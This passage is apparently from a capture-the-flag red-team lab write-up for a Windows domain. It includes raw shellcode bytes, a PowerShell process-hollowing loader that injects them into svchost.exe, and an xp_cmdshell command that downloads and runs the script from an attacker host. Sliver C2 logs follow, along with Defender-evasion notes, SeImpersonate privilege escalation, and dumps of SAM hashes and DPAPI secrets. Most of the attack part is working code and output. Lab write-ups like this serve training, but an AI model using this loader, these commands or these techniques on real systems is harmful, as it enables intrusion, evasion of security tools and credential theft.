0x7,0xff,0xd5,0x53,0x53,0x48,0x89,0xe1,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x4,0x1f,0x9d,0xbb,0x0,0x0,0x0,0x0,0xff,0xd5,0x49,0x89,0xc4,0xe8,0x16,0x0,0x0,0x0,0x31,0x0,0x30,0x0,0x2e,0x0,0x38,0x0,0x2e,0x0,0x30,0x0,0x2e,0x0,0x32,0x0,0x33,0x0,0x30,0x0,0x0,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0x50,0x0,0x0,0x0,0x4d,0x31,0xc9,0x49,0xba,0x46,0x9b,0x1e,0xc2,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xcc,0x0,0x0,0x0,0x68,0x0,0x74,0x0,0x74,0x0,0x70,0x0,0x3a,0x0,0x2f,0x0,0x2f,0x0,0x31,0x0,0x30,0x0,0x2e,0x0,0x38,0x0,0x2e,0x0,0x30,0x0,0x2e,0x0,0x32,0x0,0x33,0x0,0x30,0x0,0x2f,0x0,0x49,0x0,0x6e,0x0,0x74,0x0,0x65,0x0,0x72,0x0,0x2d,0x0,0x4d,0x0,0x65,0x0,0x64,0x0,0x69,0x0,0x75,0x0,0x6d,0x0,0x2e,0x0,0x77,0x0,0x6f,0x0,0x66,0x0,0x66,0x0,0x2f,0x0,0x70,0x0,0x74,0x0,0x46,0x0,0x6f,0x0,0x38,0x0,0x46,0x0,0x66,0x0,0x53,0x0,0x37,0x0,0x42,0x0,0x4a,0x0,0x52,0x0,0x69,0x0,0x31,0x0,0x43,0x0,0x4a,0x0,0x4e,0x0,0x31,0x0,0x4a,0x0,0x65,0x0,0x46,0x0,0x51,0x0,0x6d,0x0,0x58,0x0,0x6f,0x0,0x53,0x0,0x65,0x0,0x48,0x0,0x53,0x0,0x41,0x0,0x6d,0x0,0x34,0x0,0x4b,0x0,0x4d,0x0,0x4b,0x0,0x66,0x0,0x6c,0x0,0x46,0x0,0x41,0x0,0x78,0x0,0x7a,0x0,0x54,0x0,0x7a,0x0,0x39,0x0,0x48,0x0,0x4e,0x0,0x38,0x0,0x6c,0x0,0x30,0x0,0x58,0x0,0x63,0x0,0x4d,0x0,0x32,0x0,0x36,0x0,0x62,0x0,0x6a,0x0,0x46,0x0,0x49,0x0,0x76,0x0,0x72,0x0,0x56,0x0,0x48,0x0,0x77,0x0,0x6a,0x0,0x51,0x0,0x0,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x89,0xc5,0x49,0x83,0xc0,0x22,0x4d,0x31,0xc9,0x53,0x48,0xc7,0xc0,0x0,0x1,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0x98,0x10,0xb3,0x5b,0xff,0xd5,0x48,0x89,0xc6,0x48,0x83,0xe8,0x20,0x48,0x89,0xe7,0x48,0x89,0xf9,0x49,0xc7,0xc2,0x21,0xa7,0xb,0x60,0xff,0xd5,0x85,0xc0,0xf,0x84,0x6d,0x0,0x0,0x0,0x48,0x8b,0x47,0x8,0x85,0xc0,0x74,0x3a,0x48,0x89,0xd9,0x48,0xff,0xc1,0x48,0xc1,0xe1,0x20,0x51,0x53,0x50,0x48,0xb8,0x3,0x0,0x0,0x0,0x3,0x0,0x0,0x0,0x50,0x49,0x89,0xe0,0x48,0x83,0xec,0x20,0x48,0x89,0xe7,0x49,0x89,0xf9,0x4c,0x89,0xe1,0x4c,0x89,0xea,0x49,0xc7,0xc2,0xda,0xdd,0xea,0x49,0xff,0xd5,0x85,0xc0,0x74,0x2d,0xeb,0x12,0x48,0x8b,0x47,0x10,0x85,0xc0,0x74,0x23,0x48,0x83,0xc7,0x8,0x6a,0x3,0x58,0x48,0x89,0x7,0x49,0x89,0xf8,0x6a,0x18,0x41,0x59,0x48,0x89,0xf1,0x6a,0x26,0x5a,0x49,0xba,0xd3,0x58,0x9d,0xce,0x0,0x0,0x0,0x0,0xff,0xd5,0x6a,0xa,0x5f,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x53,0x53,0x53,0x53,0x49,0xba,0x95,0x58,0xbb,0x91,0x0,0x0,0x0,0x0,0xff,0xd5,0x85,0xc0,0x75,0xc,0x48,0xff,0xcf,0x74,0x2,0xeb,0xdd,0xe8,0x79,0x0,0x0,0x0,0x48,0x89,0xf1,0x53,0x5a,0x49,0xc7,0xc2,0x5,0x88,0x9d,0x70,0xff,0xd5,0x85,0xc0,0x74,0xe9,0x53,0x48,0x89,0xe2,0x53,0x49,0x89,0xe1,0x6a,0x4,0x41,0x58,0x48,0x89,0xf1,0x49,0xc7,0xc2,0x6c,0x29,0x24,0x7e,0xff,0xd5,0x85,0xc0,0x74,0xcd,0x48,0x83,0xc4,0x28,0x53,0x59,0x5a,0x48,0x89,0xd3,0x6a,0x40,0x41,0x59,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x49,0x89,0xc0,0x48,0x89,0xda,0x49,0x89,0xf9,0x49,0xc7,0xc2,0x6c,0x29,0x24,0x7e,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0xf,0x84,0x84,0xff,0xff,0xff,0x58,0xc3,0x58,0x6a,0x0,0x59,0xbb,0xe0,0x1d,0x2a,0xa,0x41,0x89,0xda,0xff,0xd5
Our PoSH stage5.ps1 (compact version):
[Byte[]] $SHELLCODE = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20,0x50,0x49,0x1,0xd0,0x8b,0x48,0x18,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x68,0x74,0x74,0x70,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0x48,0x89,0xe1,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x4,0x1f,0x9d,0xbb,0x0,0x0,0x0,0x0,0xff,0xd5,0x49,0x89,0xc4,0xe8,0x16,0x0,0x0,0x0,0x31,0x0,0x30,0x0,0x2e,0x0,0x38,0x0,0x2e,0x0,0x30,0x0,0x2e,0x0,0x32,0x0,0x33,0x0,0x30,0x0,0x0,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0x50,0x0,0x0,0x0,0x4d,0x31,0xc9,0x49,0xba,0x46,0x9b,0x1e,0xc2,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xcc,0x0,0x0,0x0,0x68,0x0,0x74,0x0,0x74,0x0,0x70,0x0,0x3a,0x0,0x2f,0x0,0x2f,0x0,0x31,0x0,0x30,0x0,0x2e,0x0,0x38,0x0,0x2e,0x0,0x30,0x0,0x2e,0x0,0x32,0x0,0x33,0x0,0x30,0x0,0x2f,0x0,0x49,0x0,0x6e,0x0,0x74,0x0,0x65,0x0,0x72,0x0,0x2d,0x0,0x4d,0x0,0x65,0x0,0x64,0x0,0x69,0x0,0x75,0x0,0x6d,0x0,0x2e,0x0,0x77,0x0,0x6f,0x0,0x66,0x0,0x66,0x0,0x2f,0x0,0x70,0x0,0x74,0x0,0x46,0x0,0x6f,0x0,0x38,0x0,0x46,0x0,0x66,0x0,0x53,0x0,0x37,0x0,0x42,0x0,0x4a,0x0,0x52,0x0,0x69,0x0,0x31,0x0,0x43,0x0,0x4a,0x0,0x4e,0x0,0x31,0x0,0x4a,0x0,0x65,0x0,0x46,0x0,0x51,0x0,0x6d,0x0,0x58,0x0,0x6f,0x0,0x53,0x0,0x65,0x0,0x48,0x0,0x53,0x0,0x41,0x0,0x6d,0x0,0x34,0x0,0x4b,0x0,0x4d,0x0,0x4b,0x0,0x66,0x0,0x6c,0x0,0x46,0x0,0x41,0x0,0x78,0x0,0x7a,0x0,0x54,0x0,0x7a,0x0,0x39,0x0,0x48,0x0,0x4e,0x0,0x38,0x0,0x6c,0x0,0x30,0x0,0x58,0x0,0x63,0x0,0x4d,0x0,0x32,0x0,0x36,0x0,0x62,0x0,0x6a,0x0,0x46,0x0,0x49,0x0,0x76,0x0,0x72,0x0,0x56,0x0,0x48,0x0,0x77,0x0,0x6a,0x0,0x51,0x0,0x0,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x89,0xc5,0x49,0x83,0xc0,0x22,0x4d,0x31,0xc9,0x53,0x48,0xc7,0xc0,0x0,0x1,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0x98,0x10,0xb3,0x5b,0xff,0xd5,0x48,0x89,0xc6,0x48,0x83,0xe8,0x20,0x48,0x89,0xe7,0x48,0x89,0xf9,0x49,0xc7,0xc2,0x21,0xa7,0xb,0x60,0xff,0xd5,0x85,0xc0,0xf,0x84,0x6d,0x0,0x0,0x0,0x48,0x8b,0x47,0x8,0x85,0xc0,0x74,0x3a,0x48,0x89,0xd9,0x48,0xff,0xc1,0x48,0xc1,0xe1,0x20,0x51,0x53,0x50,0x48,0xb8,0x3,0x0,0x0,0x0,0x3,0x0,0x0,0x0,0x50,0x49,0x89,0xe0,0x48,0x83,0xec,0x20,0x48,0x89,0xe7,0x49,0x89,0xf9,0x4c,0x89,0xe1,0x4c,0x89,0xea,0x49,0xc7,0xc2,0xda,0xdd,0xea,0x49,0xff,0xd5,0x85,0xc0,0x74,0x2d,0xeb,0x12,0x48,0x8b,0x47,0x10,0x85,0xc0,0x74,0x23,0x48,0x83,0xc7,0x8,0x6a,0x3,0x58,0x48,0x89,0x7,0x49,0x89,0xf8,0x6a,0x18,0x41,0x59,0x48,0x89,0xf1,0x6a,0x26,0x5a,0x49,0xba,0xd3,0x58,0x9d,0xce,0x0,0x0,0x0,0x0,0xff,0xd5,0x6a,0xa,0x5f,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x53,0x53,0x53,0x53,0x49,0xba,0x95,0x58,0xbb,0x91,0x0,0x0,0x0,0x0,0xff,0xd5,0x85,0xc0,0x75,0xc,0x48,0xff,0xcf,0x74,0x2,0xeb,0xdd,0xe8,0x79,0x0,0x0,0x0,0x48,0x89,0xf1,0x53,0x5a,0x49,0xc7,0xc2,0x5,0x88,0x9d,0x70,0xff,0xd5,0x85,0xc0,0x74,0xe9,0x53,0x48,0x89,0xe2,0x53,0x49,0x89,0xe1,0x6a,0x4,0x41,0x58,0x48,0x89,0xf1,0x49,0xc7,0xc2,0x6c,0x29,0x24,0x7e,0xff,0xd5,0x85,0xc0,0x74,0xcd,0x48,0x83,0xc4,0x28,0x53,0x59,0x5a,0x48,0x89,0xd3,0x6a,0x40,0x41,0x59,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x49,0x89,0xc0,0x48,0x89,0xda,0x49,0x89,0xf9,0x49,0xc7,0xc2,0x6c,0x29,0x24,0x7e,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0xf,0x84,0x84,0xff,0xff,0xff,0x58,0xc3,0x58,0x6a,0x0,0x59,0xbb,0xe0,0x1d,0x2a,0xa,0x41,0x89,0xda,0xff,0xd5
filter Get-Type ([string]$dllName,[string]$typeName)
{
    if( $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals($dllName) )
    {
        $_.GetType($typeName)
    }
}
function Get-Function
{
    Param(
        [string] $module,
        [string] $function
    )
    if( ($null -eq $GetModuleHandle) -or ($null -eq $GetProcAddress) )
    {
        throw "Error: GetModuleHandle and GetProcAddress must be initialized first!"
    }
    $moduleHandle = $GetModuleHandle.Invoke($null, @($module))
    $GetProcAddress.Invoke($null, @($moduleHandle, $function))
}
function Get-Delegate
{
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [IntPtr] $funcAddr,
        [Parameter(Position = 1, Mandatory = $True)] [Type[]] $argTypes,
        [Parameter(Position = 2)] [Type] $retType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('QD')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('QM', $false).
    DefineType('QT', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $type.DefineConstructor('RTSpecialName, HideBySig, Public',[System.Reflection.CallingConventions]::Standard, $argTypes).SetImplementationFlags('Runtime, Managed')
    $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $retType, $argTypes).SetImplementationFlags('Runtime, Managed')
    $delegate = $type.CreateType()

    [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($funcAddr, $delegate)
}
$assemblies = [AppDomain]::CurrentDomain.GetAssemblies()
$unsafeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.UnsafeNativeMethods'
$nativeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods'
$startupInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods+STARTUPINFO'
$processInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.SafeNativeMethods+PROCESS_INFORMATION'
$GetModuleHandle = $unsafeMethodsType.GetMethod('GetModuleHandle')
$GetProcAddress = $unsafeMethodsType.GetMethod('GetProcAddress', [reflection.bindingflags]'Public,Static', $null, [System.Reflection.CallingConventions]::Any, @([System.IntPtr], [string]), $null);
$CreateProcess = $nativeMethodsType.GetMethod("CreateProcess")
$ResumeThreadAddr = Get-Function "kernel32.dll" "ResumeThread"
$ReadProcessMemoryAddr = Get-Function "kernel32.dll" "ReadProcessMemory"
$WriteProcessMemoryAddr = Get-Function "kernel32.dll" "WriteProcessMemory"
$ZwQueryInformationProcessAddr = Get-Function "ntdll.dll" "ZwQueryInformationProcess"
$ResumeThread = Get-Delegate $ResumeThreadAddr @([IntPtr])
$WriteProcessMemory = Get-Delegate $WriteProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int32], [IntPtr])
$ReadProcessMemory = Get-Delegate $ReadProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int], [IntPtr]) ([Bool])
$ZwQueryInformationProcess = Get-Delegate $ZwQueryInformationProcessAddr @([IntPtr], [Int], [Byte[]], [UInt32], [UInt32]) ([Int])
$startupInformation = $startupInformationType.GetConstructors().Invoke($null)
$processInformation = $processInformationType.GetConstructors().Invoke($null)
$cmd = [System.Text.StringBuilder]::new("C:\\Windows\\System32\\svchost.exe")
$CreateProcess.Invoke($null, @($null, $cmd, $null, $null, $false, 0x4, [IntPtr]::Zero, $null, $startupInformation, $processInformation))
$hThread = $processInformation.hThread
$hProcess = $processInformation.hProcess
$processBasicInformation = [System.Byte[]]::CreateInstance([System.Byte], 48)
$ZwQueryInformationProcess.Invoke($hProcess, 0, $processBasicInformation, $processBasicInformation.Length, 0)
$imageBaseAddrPEB = ([IntPtr]::new([BitConverter]::ToUInt64($processBasicInformation, 0x08) + 0x10))
$memoryBuffer = [System.Byte[]]::CreateInstance([System.Byte], 0x200)
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPEB, $memoryBuffer, 0x08, 0)
$imageBaseAddr = [BitConverter]::ToInt64($memoryBuffer, 0)
$imageBaseAddrPointer = [IntPtr]::new($imageBaseAddr)
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPointer, $memoryBuffer, $memoryBuffer.Length, 0)
$peOffset = [BitConverter]::ToUInt32($memoryBuffer, 0x3c)
$entryPointAddrRelative = [BitConverter]::ToUInt32($memoryBuffer, $peOffset + 0x28)
$entryPointAddr = [IntPtr]::new($imageBaseAddr + $entryPointAddrRelative)
$WriteProcessMemory.Invoke($hProcess, $entryPointAddr, $SHELLCODE, $SHELLCODE.Length, [IntPtr]::Zero)
$ResumeThread.Invoke($hThread)
exit
Then we download it and execute in memory (before, we need to kill our jobs - https in sliver then set our local web listener and soon its downloaded then rollback to sliver with https listener):
SQL >[SQL07.IT-IFRIT.VL]; (adm  dbo@master)> xp_cmdshell powershell iex(iwr -usebasicparsing 10.8.0.230:443/stage5.ps1)
output
------
True

0

True

True

NULL
[*] Session a8dc8ab3 MEAN_PRIZE - 172.16.41.251:50295 (SQL07) - windows/amd64 - Thu, 05 Sep 2024 15:05:29 JST

[server] sliver (MEAN_PRIZE) > use a8dc8ab3-58a9-4850-8bf9-3c10918aac2f

[*] Active session MEAN_PRIZE (a8dc8ab3-58a9-4850-8bf9-3c10918aac2f)

[server] sliver (MEAN_PRIZE) > https

[*] Starting HTTPS :443 listener ...

[*] Successfully started job #3

[server] sliver (MEAN_PRIZE) > sessions

 ID         Transport   Remote Address        Hostname   Username                 Operating System   Health
========== =========== ===================== ========== ======================== ================== =========
 515b724e   http(s)     172.16.41.40:55640    DEV05      EU-IFRIT\jack.smith      windows/amd64      [ALIVE]
 a8dc8ab3   http(s)     172.16.41.251:50295   SQL07      NT Service\MSSQLSERVER   windows/amd64      [ALIVE]
Check the privileges:
[server] sliver (MEAN_PRIZE) > getprivs

Privilege Information for svchost.exe (PID: 6212)
-------------------------------------------------

Process Integrity Level: High

Name                          	Description                               	Attributes
====                          	===========                               	==========
SeAssignPrimaryTokenPrivilege 	Replace a process level token             	Disabled
SeIncreaseQuotaPrivilege      	Adjust memory quotas for a process        	Disabled
SeChangeNotifyPrivilege       	Bypass traverse checking                  	Enabled, Enabled by Default
SeManageVolumePrivilege       	Perform volume maintenance tasks          	Enabled
SeImpersonatePrivilege        	Impersonate a client after authentication 	Enabled, Enabled by Default
SeCreateGlobalPrivilege       	Create global objects                     	Enabled, Enabled by Default
SeIncreaseWorkingSetPrivilege 	Increase a process working set            	Disabled
- We have a session with High process integrity level
- SeImpersonatePrivilege is enabled then we can abuse it to privilege escalation.
A little bemol is we trigger a low alert:

Need to try again after completed this RT Lab to improve your stealth mode (ok low is not so bad but better to trigger nothing, practice makes perfect !!)
Check network config:
[server] sliver (MEAN_PRIZE) > sa-ipconfig

[*] Successfully executed sa-ipconfig (coff-loader)
[*] Got output:
{DEC03AC1-E658-4711-97FA-042DE79C8525}
	Ethernet
	Amazon Elastic Network Adapter
	06-D0-A8-6F-4A-B3
	172.16.41.251
Hostname: 	SQL07
DNS Suffix: 	it-ifrit.vl
DNS Server: 	172.16.41.17
		8.8.8.8
[server] sliver (MEAN_PRIZE) > sa-arp

[*] Successfully executed sa-arp (coff-loader)
[*] Got output:

Inteface  --- 0x1
Internet Address        Physical Address        Type
224.0.0.22                                      static
239.255.255.250                                 static

Inteface  --- 0x7
Internet Address        Physical Address        Type
169.254.169.250         06-85-AC-85-B6-51       dynamic
169.254.169.254         06-85-AC-85-B6-51       dynamic
172.16.41.1             06-85-AC-85-B6-51       dynamic
172.16.41.17            06-58-8E-06-89-BD       dynamic
172.16.41.250           06-95-13-D3-7D-4B       dynamic
172.16.41.255           FF-FF-FF-FF-FF-FF       static
224.0.0.22              01-00-5E-00-00-16       static
224.0.0.251             01-00-5E-00-00-FB       static
224.0.0.252             01-00-5E-00-00-FC       static
239.255.255.250         01-00-5E-7F-FF-FA       static
255.255.255.255         FF-FF-FF-FF-FF-FF       static
Found a new IP 172.16.41.17
We know that we discovered a new domain it-ifrit.vl and we have a list of hostname found during our BloodHound analysis without yet finding their respective IP address.
Check if this IP can be a DNS server that capable to resolve the only device that we know under it-ifrit.vl domain:
[server] sliver (MEAN_PRIZE) > sa-nslookup sql07 172.16.41.17 1

[*] Successfully executed sa-nslookup (coff-loader)
[*] Got output:
A sql07.it-ifrit.vl 172.16.41.251
Ok so in mainly case, the DC has this capacity to be also DNS resolver.
Let’s check if correct:
[server] sliver (MEAN_PRIZE) > sa-nslookup dc07 172.16.41.17 1

[*] Successfully executed sa-nslookup (coff-loader)
[*] Got output:
A dc07.it-ifrit.vl 172.16.41.17
- Found the IP address of DC07, the Domain controller of it-ifrit.vl.
- Add
dc07.it-ifrit.vlin /etc/hosts- Add
sudo ip route add 172.16.41.250/32 dev ligoloto access it via our Ligolo-ng tunnel
Privilege escalation - SeImpersonatePrivilege abusing (SQL07$) (Ifrit_Shortcut)
Exploiting this is relatively simple, as we can impersonate SYSTEM and authenticate to an evil named pipe that we create.
We can direct this named pipe to a binary to execute, which will run in the context of SYSTEM.
In the past and until now, the easiest way was to utilize the Potato Family of exploits to impersonate and spawn this named pipe, but most of them are detected by Defender.
And Defender is present on this server:
[server] sliver (MEAN_PRIZE) > ps

 Pid    Ppid   Owner                    Arch     Executable                  Session
====== ====== ======================== ======== =========================== =========
 0      0                                        [System Process]            -1
 4      0                                        System                      -1
...
 4944   3460                                     conhost.exe                 -1
 4340   676                                      svchost.exe                 -1
 4752   3652                                     MicrosoftEdgeUpdate.exe     -1
 4344   676                                      msdtc.exe                   -1
 4872   676    NT Service\MSSQLSERVER   x86_64   sqlservr.exe                0
 3916   676                                      sqlceip.exe                 -1
 3864   800                                      MoUsoCoreWorker.exe         -1
 6212   6016   NT Service\MSSQLSERVER   x86_64   svchost.exe                 0
...


⚠️  Security Product(s): Sysmon64, Windows Defender
Luckily enough since we currently have a session through an obfuscated payload that isn’t detected by Defender, we can execute these binaries through a .NET assembly that shouldn’t allow them to be detected from Defender’s behavioral detection. We compile and use SharpEfsPotato.
Now we can use Sliver’s built-in execute-assembly command to execute these binaries through a .NET assembly. This prevents us from needing to drop the binaries locally on the compromised machine.
We upload it then we exploit it in one quick step:
[server] sliver (MEAN_PRIZE) > upload stager.exe c:\\programdata\\1\\stg.exe

[*] Wrote file to c:\programdata\1\stg.exe

[server] sliver (MEAN_PRIZE) > execute-assembly SharpEfsPotato.exe '-p C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -a "C:\programdata\1\stg.exe"'

[*] Output:
SharpEfsPotato by @bugch3ck
  Local privilege escalation from SeImpersonatePrivilege using EfsRpc.

  Built from SweetPotato by @_EthicalChaos_ and SharpSystemTriggers/SharpEfsTrigger by @cube0x0.

[+] Triggering name pipe access on evil PIPE \\localhost/pipe/917c25f6-a5af-4dc3-a8a2-12bb55984692/\917c25f6-a5af-4dc3-a8a2-12bb55984692\917c25f6-a5af-4dc3-a8a2-12bb55984692
df1941c5-fe89-4e79-bf10-463657acf44d@ncalrpc:
[x]RpcBindingSetAuthInfo failed with status 0x6d3
[+] Server connected to our evil RPC pipe
[+] Duplicated impersonation token ready for process creation
[+] Intercepted and authenticated successfully, launching program
[+] Process created, enjoy!
We got a new callback then jump to the new session:
[*] Session f44c6067 MEAN_PRIZE - 172.16.41.251:61501 (SQL07) - windows/amd64 - Thu, 05 Sep 2024 19:42:02 JST

[server] sliver (MEAN_PRIZE) > use f44c6067-e66c-47ee-b24a-94f8382f73ff

[*] Active session MEAN_PRIZE (f44c6067-e66c-47ee-b24a-94f8382f73ff)

[server] sliver (MEAN_PRIZE) > sessions

 ID         Transport   Remote Address        Hostname   Username                 Operating System   Health
========== =========== ===================== ========== ======================== ================== =========
 515b724e   http(s)     172.16.41.40:55640    DEV05      EU-IFRIT\jack.smith      windows/amd64      [ALIVE]
 a8dc8ab3   http(s)     172.16.41.251:50295   SQL07      NT Service\MSSQLSERVER   windows/amd64      [ALIVE]
 f44c6067   http(s)     172.16.41.251:61501   SQL07      NT AUTHORITY\SYSTEM      windows/amd64      [ALIVE]
We spawned a session as NT AUTHORITY\SYSTEM
But we have been catch:

’execute-assembly
spawns probablynotepad` with this spoofing technique & then injects to run the cmd…so we need to improve that too.
Now we get the 7th flag Ifrit_Shortcut:
[server] sliver (MEAN_PRIZE) > ls \\User\\Administrator\\Desktop

C:\Users\Administrator\Desktop (3 items, 2.6 KiB)
=================================================
-rw-rw-rw-  desktop.ini         282 B    Sat Jul 13 02:12:30 -0700 2024
-rw-rw-rw-  flag.txt            36 B     Sun Jul 14 06:06:02 -0700 2024
-rw-rw-rw-  Microsoft Edge.lnk  2.3 KiB  Sat Jul 13 09:47:21 -0700 2024


[server] sliver (MEAN_PRIZE) > cat \\Users\\Administrator\\Desktop\\flag.txt

VL{c9c559c13adbbe4d6c39520ea6ca69a0}
We dump all hash:
[server] sliver (MEAN_PRIZE) > sharpsecdump -t 900 '' -target=172.16.41.251

[*] sharpsecdump output:
[*] RemoteRegistry service started on 172.16.41.251
[*] Parsing SAM hive on 172.16.41.251
[*] Parsing SECURITY hive on 172.16.41.251
[*] Sucessfully cleaned up on 172.16.41.251
---------------Results from 172.16.41.251---------------
[*] SAM hashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a47d4c7819c0e397d7f6b9c86cfd1895
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b71162f2ac5b78ddaffc54238dca4867
[*] Cached domain logon information(domain/username:hash)
[*] LSA Secrets
[*] $MACHINE.ACC
it-ifrit.vl\SQL07$:aad3b435b51404eeaad3b435b51404ee:f44427ad274bb6da32ace52c576e7716
[*] DPAPI_SYSTEM
dpapi_machinekey:3be48e81e6ef745644ed57e11b4b4f1ea0436652
dpapi_userkey:811d3073680810ac33873c06cf1175796a7b26f9
[*] NL$KM
NL$KM:b2d433b494b80c10543cea42aee3ebed4a6a52b6e82f7152f69a02e89588ba958b9eb3376047a05e92ddb01853f6ecb220c77f3fb4e6b6a605f68c4c0944b7bd
---------------Script execution completed---------------
BloundHound (it-ifrit.vl)
[server] sliver (MEAN_PRIZE) > execute-assembly -i -s /home/himitsu/Downloads/VULNLAB/Ifrit/SharpHound-v2.5.6/SharpHound.exe -- -c all,gpolocalgroup -d it-ifrit.vl

[*] Output:
2024-09-05T18:55:27.9617235-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-09-05T18:55:28.9337990-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-09-05T18:55:29.0286030-07:00|INFORMATION|Initializing SharpHound at 6:55 PM on 9/5/2024
2024-09-05T18:55:29.8757242-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-09-05T18:55:30.0828337-07:00|INFORMATION|Beginning LDAP search for it-ifrit.vl
2024-09-05T18:55:30.2864134-07:00|INFORMATION|Beginning LDAP search for it-ifrit.vl Configuration NC
2024-09-05T18:55:30.4115860-07:00|INFORMATION|Producer has finished, closing LDAP channel
2024-09-05T18:55:30.4183858-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-09-05T18:55:32.9272482-07:00|INFORMATION|Consumers finished, closing output channel
2024-09-05T18:55:33.1464585-07:00|INFORMATION|Output channel closed, waiting for output task to complete
